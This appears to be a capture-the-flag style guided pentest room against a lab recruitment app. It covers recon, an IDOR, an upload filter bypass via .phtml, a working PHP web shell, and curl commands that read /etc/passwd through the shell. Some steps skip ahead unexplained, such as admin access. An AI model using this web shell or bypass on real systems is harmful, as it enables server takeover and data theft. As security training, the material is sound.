
Guided Pentest: Web
Introduction
You have been hired as a penetration tester. The client runs a small web application called RecruitX, an internal recruitment portal where hiring managers post job listings, candidates submit applications, and administrators manage the workflow. The client suspects the application has security issues but does not know where. Your job is to find out.
This room walks you through a realistic web application penetration test from start to finish.
Learning Objectives
The engagement follows this path:
- Reconnaissance and enumeration - Discover what the application exposes
- Insecure Direct Object Reference (IDOR) - Access data belonging to other users
- Admin panel access and remote code execution - Become administrator to execute commands on the server
Each vulnerability builds on the last. This is how real-world penetration tests work: you chain smaller weaknesses together until they add up to something significant.
Prerequisites
Connecting to the Machine
Click Start Machine below. The target will be accessible at MACHINE_IP on port 80. Give it two minutes to fully boot.
You will also need the AttackBox or your own machine connected to the TryHackMe VPN. If using the AttackBox, click Start AttackBox below.
?Answer the questions below
- I can access the RecruitX web app.
Recon & Enumeration
Before touching the application, let's gather as much information about the target as possible without making assumptions. This is reconnaissance: mapping what the application exposes before attempting any exploitation.
Port Scanning
Let's start by discovering what services are running on the target. Open a terminal and run an Nmap scan:
           root@tryhackme:~# nmap -sV -sC -p- MACHINE_IP
Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-27 16:40 GMT
Nmap scan report for MACHINE_IP
Host is up (0.00015s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.58 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: RecruitX \xE2\x80\x94 Home
3306/tcp open  mysql   MySQL (unauthorized)
8080/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 06:B2:88:D5:C7:67 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.54 seconds
Four ports are open: 22 (SSH, useful later if we obtain credentials), 80 (our target web app, running Apache), 3306 (MySQL, confirming the backend database), and 8080 (an Apache default page).
Exploring the Application
Open your browser and navigate to http://MACHINE_IP. You'll see the RecruitX landing page: a navigation bar with Home, Jobs, Login, and Register, and a footer mentioning "RecruitX v2.4". This information is helpful as we may be able to find vulnerabilities associated to the software.
Directory Enumeration
Now let's discover what directories and files exist beyond the navigation bar, using Gobuster with a common wordlist:
           root@tryhackme:~# gobuster dir -u http://MACHINE_IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php -x php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://MACHINE_IP
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 21600]
/profile.php          (Status: 302) [Size: 0]
/login.php            (Status: 200) [Size: 15107]
/admin                (Status: 301) [Size: 312]
/dashboard.php        (Status: 302) [Size: 0]
Progress: 175328 / 175330 (100.00%)
===============================================================
Finished
===============================================================
This reveals several important paths:
/admin- An admin panel exists, but it redirects to the login page. We will need credentials to access it./uploads- An uploads directory. If we can upload files, this could be a path to code execution./profile.phpand/dashboard.php- These require authentication, so we need to be logged in to access them.
Registering an Account
Several pages require authentication. Navigate to http://MACHINE_IP/login.php and log in with:
- Email: testuser@fake.thm
- Password: Password123
After logging in, you're redirected to /dashboard.php, showing stats like "Open Positions". Take note of the URL as you click around, particularly when viewing your own profile.

Now that we have created an account, let's explore the application further in the next task.
?Answer the questions below
- What version of the Apache server is running?
- What is the path to the login page?
IDOR
Now that we have an authenticated session, let's start looking for vulnerabilities. One of the most common web application flaws is Insecure Direct Object Reference (IDOR). This occurs when the application uses a predictable identifier for things like user profiles, documents, orders, etc, without verifying whether the user requesting is authorised to access that specific object - like a hotel room with no lock, just a number.
Finding the IDOR
While logged in as your test user, click your username at the top right of the dashboard (Test) to view your profile, and look at the URL:
http://MACHINE_IP/profile.php?id=6The application references your profile with a numeric id parameter - yours is 6. What happens if we change that number?
Testing the Vulnerability

Changing id to 1 in the browser, at http://MACHINE_IP/profile.php?id=1, returns this, the profile of Sarah:
Extracting Cookies

You'll need your session cookie for the next step. Get it by right-clicking the page and selecting Inspect:

Go to the Storage tab, expand Cookies, select http://MACHINE_IP, and copy the value of the PHPSESSID cookie.
Now use curl with your session cookie:
           root@tryhackme:~# curl -s -b "PHPSESSID=gs5ngd6duukc09agpdnj1o9tt2" "http://MACHINE_IP/profile.php?id=1" | grep "fw-semibold"
                        <div class="fw-semibold mt-1">Sarah Mitchell</div>
                        <div class="fw-semibold mt-1 mono">s.mitchell@recruitx.thm</div>
                        <div class="fw-semibold mt-1">March 24, 2026</div>
We just accessed the profile of user ID 1, Sarah Mitchell, an administrator - without any authorisation check.
Why This Matters
IDOR vulnerabilities are among the most common web application flaws. They happen because developers assume users will only access their own resources - an assumption that breaks the moment someone changes a URL parameter.
?Answer the questions below
- What is the name of the administrator user?
Admin Panel Access
We are now logged in as Sarah Mitchell, the administrator. Earlier, Gobuster found an /admin path that redirected unauthenticated users to the login page. Let's see what's behind it.
Exploring the Admin Dashboard
Navigate to http://MACHINE_IP/admin as Sarah Mitchell. Most of the management pages are standard, but one stands out: /admin/upload.php - a file upload function, and a potential path to remote code execution.

Investigating the Upload Function
Right-click the Upload button and select Inspect to view the client-side code:

The form claims to accept PDF, DOCX, and image files via the accept attribute - a client-side restriction only. The browser enforces it, but a direct HTTP request can send whatever it wants. The page also reveals the upload destination: /uploads/documents/.
Let's create a test file that executes some code on the server.
root@tryhackme:~# echo '<?php echo "PHP is executing"; ?>' > test.phtmlThe .phtml extension was accepted. The filter blocklists .php but misses alternative extensions that Apache still executes as PHP - a common oversight.

Let's verify the file executes by visiting http://MACHINE_IP/uploads/documents/test.phtml.

The server executed the PHP code. We can upload and execute PHP files on the server - let's use that to gain remote code execution in the next task
?Answer the questions below
- What is the name of the PHP file responsible for handling file upload in the RecruitX web app?
- What is the extension of the file that we used to test if we could upload PHP code?
Remote Code Execution
Creating a Web Shell
A web shell is a small script that accepts commands through HTTP parameters and executes them on the server. Let's create a simple one and save it as shell.phtml:
<?php
if(isset($_GET['cmd'])) {
    echo "<pre>" . shell_exec($_GET['cmd']) . "</pre>";
}
?>
Now, let's upload this file and access it like we previously had done
Executing Commands
Let's verify we have code execution by running a simple command:
root@tryhackme:~# curl "http://MACHINE_IP/uploads/documents/shell.phtml?cmd=whoami"
<pre>www-data</pre>
root@tryhackme:~# curl "http://MACHINE_IP/uploads/documents/shell.phtml?cmd=id"
<pre>uid=33(www-data) gid=33(www-data) groups=33(www-data)</pre>
We have remote code execution, running as www-data - the default Apache user on Ubuntu.
Reading Sensitive Files
A good next step is checking /etc/passwd for the system's user accounts:
           root@tryhackme:~# curl "http://MACHINE_IP/uploads/documents/shell.phtml?cmd=cat+/etc/passwd" | grep -v "nologin"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2088  100  2088    0     0   398k      0 --:--:-- --:--:-- --:--:--  407k
<pre>root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
pollinate:x:111:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
dhcpcd:x:114:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
mysql:x:115:123:MySQL Server,,,:/nonexistent:/bin/false
</pre>
We've identified the system's user accounts. In a real engagement, this level of access would let us dig into configuration files for database credentials and further access.
Reading the Flag
To confirm you have completed the engagement, read the flag file on the system:
www-data@example-hostame:~$ cat /var/www/flag.txt
{REDACTED}?Answer the questions below
- What user is the web shell running as?
- What is the flag?
Conclusion
Key Takeaways
- Enumeration is everything. These vulnerabilities were discoverable because we mapped the application's structure, headers, endpoints, and behaviour before attempting exploitation.
- Small flaws chain into big compromises. IDOR, weak password resets, and upload bypasses are well-understood, unexotic vulnerabilities. Their impact came from how they connected to each other.
- Client-side restrictions are not security. The upload form's
acceptattribute and the server's extension blocklist were both bypassed. Real security requires server-side validation with an allowlist approach. - Think like an attacker, report like a consultant. Finding the vulnerabilities is half the job. Documenting them clearly with severity ratings and actionable remediation is what makes the engagement valuable to the client.
You have completed the guided pentest. It is time to apply what you have learned to the upcoming challenges.
?Answer the questions below
- I have successfully completed the room.
 Search Skills
 Guided Pentest: Infrastructure